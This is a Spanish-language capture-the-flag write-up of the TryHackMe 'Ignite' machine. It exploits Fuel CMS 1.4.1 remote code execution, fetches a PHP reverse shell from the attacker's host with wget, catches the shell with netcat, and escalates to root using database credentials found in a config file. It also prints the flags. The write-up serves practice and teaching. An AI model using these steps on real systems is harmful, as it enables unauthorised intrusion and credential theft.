



Write-Up: Máquina "Ignite"

📍 Plataforma: Try Hack Me

📍 Dificultad: Fácil

📍 Autor: Joaquín Picazo



Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

- 1 **Reconocimiento** – Recolección de información general sobre la máquina objetivo.
- 2 **Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
- 3 **Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
- 4 **Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.



1. Reconocimiento y Recolección de Información

Hago un escaneo general solo para identificar los puertos abiertos.

```
(root㉿kali)-[~]
└─# nmap -p- -vvv --open 10.10.137.55
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-20 16:00 -04
Initiating Ping Scan at 16:00
Scanning 10.10.137.55 [4 ports]
Completed Ping Scan at 16:00, 0.25s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 16:00
Completed Parallel DNS resolution of 1 host. at 16:00, 0.02s elapsed
DNS resolution of 1 IPs took 0.02s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 16:00
Scanning 10.10.137.55 [65535 ports]
Discovered open port 80/tcp on 10.10.137.55
SYN Stealth Scan Timing: About 31.42% done; ETC: 16:02 (0:01:08 remaining)
Completed SYN Stealth Scan at 16:01, 77.26s elapsed (65535 total ports)
Nmap scan report for 10.10.137.55
Host is up, received echo-reply ttl 63 (0.23s latency).
Scanned at 2025-04-20 16:00:24 -04 for 77s
Not shown: 65265 closed tcp ports (reset), 269 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE REASON
80/tcp    open  http    syn-ack ttl 63

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 77.88 seconds
Raw packets sent: 75273 (3.312MB) | Rcvd: 73939 (3.357MB)
```

2. Escaneo y Enumeración

Escaneo el puerto identificado como abierto anteriormente para obtener información más relevante.

```
(root㉿kali)-[~]
# nmap -p80 -vvv -sV -sC 10.10.137.55

PORT      STATE SERVICE REASON          VERSION
80/tcp     open  http    syn-ack ttl 63 Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Welcome to FUEL CMS
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
| http-robots.txt: 1 disallowed entry
|_/fuel/
|_http-server-header: Apache/2.4.18 (Ubuntu)
```

Uso gobuster para encontrar directorios en la web.

```
(root㉿kali)-[~]
# gobuster dir -u http://10.10.137.55/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x .php,.txt,.html

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://10.10.137.55/
[+] Method:       GET
[+] Threads:     10
[+] Threads:     10
[+] Threads:     10
[+] Wordlist:    /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Extensions:  txt,html,php
[+] Timeout:     10s
=====
Starting gobuster in directory enumeration mode
=====
/.php           (Status: 403) [Size: 291]
/index.php      (Status: 200) [Size: 16595]
/.html          (Status: 403) [Size: 292]
/index          (Status: 200) [Size: 16595]
/home           (Status: 200) [Size: 16595]
/0              (Status: 200) [Size: 16595]
/assets          (Status: 301) [Size: 313] [→ http://10.10.137.55/assets/]
/robots.txt     (Status: 200) [Size: 30]
/'              (Status: 400) [Size: 1134]
/'.php          (Status: 400) [Size: 1134]
```

Viendo la web, se puede identificar que usa Fuel CMS 1.4

The screenshot shows a web browser window with the URL 10.10.137.55. The page title is "Welcome to Fuel CMS Version 1.4". Above the title is a blue circular logo with a white lightning bolt symbol. Below the title is a "Getting Started" section with a blue icon of a folder and a pencil. A numbered step "1 Change the Apache .htaccess file" is visible on the left.

Con searchsploit busco “fuel cms 1.4” para ver si existen exploits para este administrador de contenido.


The terminal output shows searchsploit results for "fuel cms 1.4". It lists several exploit titles and their corresponding paths:

| Exploit Title | Path |
|--|-----------------------------|
| Fuel CMS 1.4.1 - Remote Code Execution (1) | linux/webapps/47138.py |
| Fuel CMS 1.4.1 - Remote Code Execution (2) | php/webapps/49487.rb |
| Fuel CMS 1.4.1 - Remote Code Execution (3) | php/webapps/50477.py |
| Fuel CMS 1.4.13 - 'col' Blind SQL Injection (Authenticated) | php/webapps/50523.txt |
| Fuel CMS 1.4.7 - 'col' SQL Injection (Authenticated) | php/webapps/48741.txt |
| Fuel CMS 1.4.8 - 'fuel_replace_id' SQL Injection (Authenticated) | php/webapps/48778.txt |

Shellcodes: No Results

3. Explotación de Vulnerabilidades

Busco el exploit encontrado con searchsploit y lo descargo.



Fuel CMS 1.4.1 - Remote Code Execution (3)

| | | | | | |
|-----------------|-----------------|---|---------------|-------------------|------------------|
| EDB-ID: 50477 | CVE: 2018-16763 | Author: PADSALA TRUSHAL | Type: WEBAPPS | Platform: PHP | Date: 2021-11-03 |
| EDB Verified: ✘ | | Exploit: Download / { } | | Vulnerable App: ☑ | |

Exploit Title: Fuel CMS 1.4.1 - Remote Code Execution (3)
Exploit Author: Padsala Trushal

Lo ejecuto usando la dirección de la web. Se conecta.

```
[root@kali)-[~/Descargas]
└─# python 50477.py -u http://10.10.137.55/
[+]Connecting ...
Enter Command $pwd
system/var/www/html
```

Hago una copia de php-reverse-shell.php en un archivo que le puse webshell.php y edito las variables de mi ip y puerto al cual recibir la conexión.

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.21.144.200'; // CHANGE THIS
$port = 443;           // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Me pongo a la escucha en el puerto 443 en mi máquina para esperar la conexión.

```
[root@kali)-[~]
└─# nc -lvpn 443
listening on [any] 443 ...
|
```

En mi máquina hice un servidor http con python en el puerto 8080 para transferencia de archivos. Y desde la máquina objetivo hago un wget solicitando el archivo webshell.php.

```
Enter Command $wget http://10.21.144.200:8080/webshell.php  
system
```

En mi caso ingresando a <http://10.10.137.55/webshell.php> en la web, la web ejecuta la reverse shell en php, realizando la conexión en el puerto que puse a la escucha.

```
[(root㉿kali)-[~]]  
# nc -lvpn 443  
listening on [any] 443 ...  
connect to [10.21.144.200] from (UNKNOWN) [10.10.137.55] 35092  
Linux ubuntu 4.15.0-45-generic #48-16.04.1-Ubuntu SMP Tue Jan 29 18:03:48 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux  
14:13:20 up 1:14, 0 users, load average: 1.00, 1.76, 4.06  
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
/bin/sh: 0: can't access tty; job control turned off  
$ ]
```

Ahora, con la conexión hecha, mejoro mi terminal para trabajar más rápido y fácil con los siguientes pasos:

(1) script /dev/null -c bash

```
$ script /dev/null -c bash  
Script started, file is /dev/null  
www-data@ubuntu:/$ ]
```

(2) CTRL + Z

(3) stty raw -echo; fg

(4) reset

(5) xterm

```
$ script /dev/null -c bash  
Script started, file is /dev/null  
www-data@ubuntu:/$ ^Z  
zsh: suspended nc -lvpn 443  
  
[(root㉿kali)-[~]]  
# stty raw -echo; fg  
  
[1] + continued nc -lvpn 443  
reset  
reset: unknown terminal type unknown  
Terminal type? xterm]
```

(6) export TERM=xterm

(7) export SHELL=bash

```
www-data@ubuntu:/$ export TERM=xterm  
www-data@ubuntu:/$ export SHELL=bash
```

4. Escalada de Privilegios y Post-exploitación

Navegando por directorios, encuentro el archivo database.php en
`/var/www/html/fuel/application/config`

```
www-data@ubuntu:/var/www/html/fuel/application/config$ ls -la
total 164
drwxrwxrwx  2 root root  4096 Jul 26  2019 .
drwxrwxrwx 15 root root  4096 Jul 26  2019 ..
-rwxrwxrwx  1 root root   452 Jul 26  2019 MY_config.php
-rwxrwxrwx  1 root root  4156 Jul 26  2019 MY_fuel.php
-rwxrwxrwx  1 root root 1330 Jul 26  2019 MY_fuel_layouts.php
-rwxrwxrwx  1 root root 1063 Jul 26  2019 MY_fuel_modules.php
-rwxrwxrwx  1 root root 2507 Jul 26  2019 asset.php
-rwxrwxrwx  1 root root 3919 Jul 26  2019 autoload.php
-rwxrwxrwx  1 root root 18445 Jul 26  2019 config.php
-rwxrwxrwx  1 root root  4390 Jul 26  2019 constants.php
-rwxrwxrwx  1 root root   506 Jul 26  2019 custom_fields.php
-rwxrwxrwx  1 root root 4646 Jul 26  2019 database.php
-rwxrwxrwx  1 root root 2441 Jul 26  2019 doctypes.php
-rwxrwxrwx  1 root root 4369 Jul 26  2019 editors.php
-rwxrwxrwx  1 root root   547 Jul 26  2019 environments.php
-rwxrwxrwx  1 root root 2993 Jul 26  2019 foreign_chars.php
-rwxrwxrwx  1 root root   421 Jul 26  2019 google.php
-rwxrwxrwx  1 root root   890 Jul 26  2019 hooks.php
-rwxrwxrwx  1 root root   114 Jul 26  2019 index.html
-rwxrwxrwx  1 root root   498 Jul 26  2019 memcached.php
-rwxrwxrwx  1 root root 3032 Jul 26  2019 migration.php
-rwxrwxrwx  1 root root 10057 Jul 26  2019 mimes.php
-rwxrwxrwx  1 root root   706 Jul 26  2019 model.php
-rwxrwxrwx  1 root root   564 Jul 26  2019 profiler.php
-rwxrwxrwx  1 root root 1951 Jul 26  2019 redirects.php
-rwxrwxrwx  1 root root 2269 Jul 26  2019 routes.php
-rwxrwxrwx  1 root root 3181 Jul 26  2019 smileys.php
-rwxrwxrwx  1 root root   680 Jul 26  2019 social.php
-rwxrwxrwx  1 root root 1420 Jul 26  2019 states.php
-rwxrwxrwx  1 root root  6132 Jul 26  2019 user_agents.php }
```

Leo el contenido de database.php

```
www-data@ubuntu:/var/www/html/fuel/application/config$ cat database.php
```

En una parte de todo el código se encuentran credenciales del usuario root, y con su contraseña “mememe”. La uso para acceder a usuario root en la máquina. Ahora ya soy root.

```
$db['default'] = array(
    'dsn'      => '',
    'hostname' => 'localhost',
    'username' => 'root',
    'password' => 'mememe',
    'database' => 'fuel_schema',
    'dbdriver' => 'mysqli',
    'dbprefix' => '',
    'pconnect' => FALSE,
    'db_debug' => (ENVIRONMENT != 'production'),
    'cache_on' => FALSE,
    'cachedir' => '',
    'char_set' => 'utf8',
    'dbcollat' => 'utf8_general_ci',
    'swap_pre' => '',
    'encrypt' => FALSE,
    'compress' => FALSE,
    'stricton' => FALSE,
    'failover' => array(),
    'save_queries' => TRUE
);

// used for testing purposes
if (defined('TESTING'))
{
    @include(TESTER_PATH.'config/tester_database'.EXT);
}
www-data@ubuntu:/var/www/html/fuel/application/config$ su root
Password:
root@ubuntu:/var/www/html/fuel/application/config# whoami
root
```

Ahora que ya soy root, leo la bandera de root.txt en /root

```
root@ubuntu:/var/www/html/fuel/application/config# cat /root/root.txt
b9bbcb33e11b80be759c4e844862482d
```

También obtengo la bandera de usuario en flag.txt dentro de /var/www/html

```
root@ubuntu:/var/www/html# find / -name "user.txt" 2>/dev/null
root@ubuntu:/var/www/html# find / -name "User.txt" 2>/dev/null
root@ubuntu:/var/www/html# find / -name "flag.txt" 2>/dev/null
/home/www-data/flag.txt
root@ubuntu:/var/www/html# cat /home/www-data/flag.txt
6470e394cbf6dab6a91682cc8585059b
```

Banderas y Resultados

- ✓ **Usuario:** Se obtuvo acceso como usuario no privilegiado.
- ✓ **Root:** Se logró escalar privilegios hasta obtener control total del sistema.
- ✓ **Banderas:** Se logró obtener bandera de usuario y la bandera de root.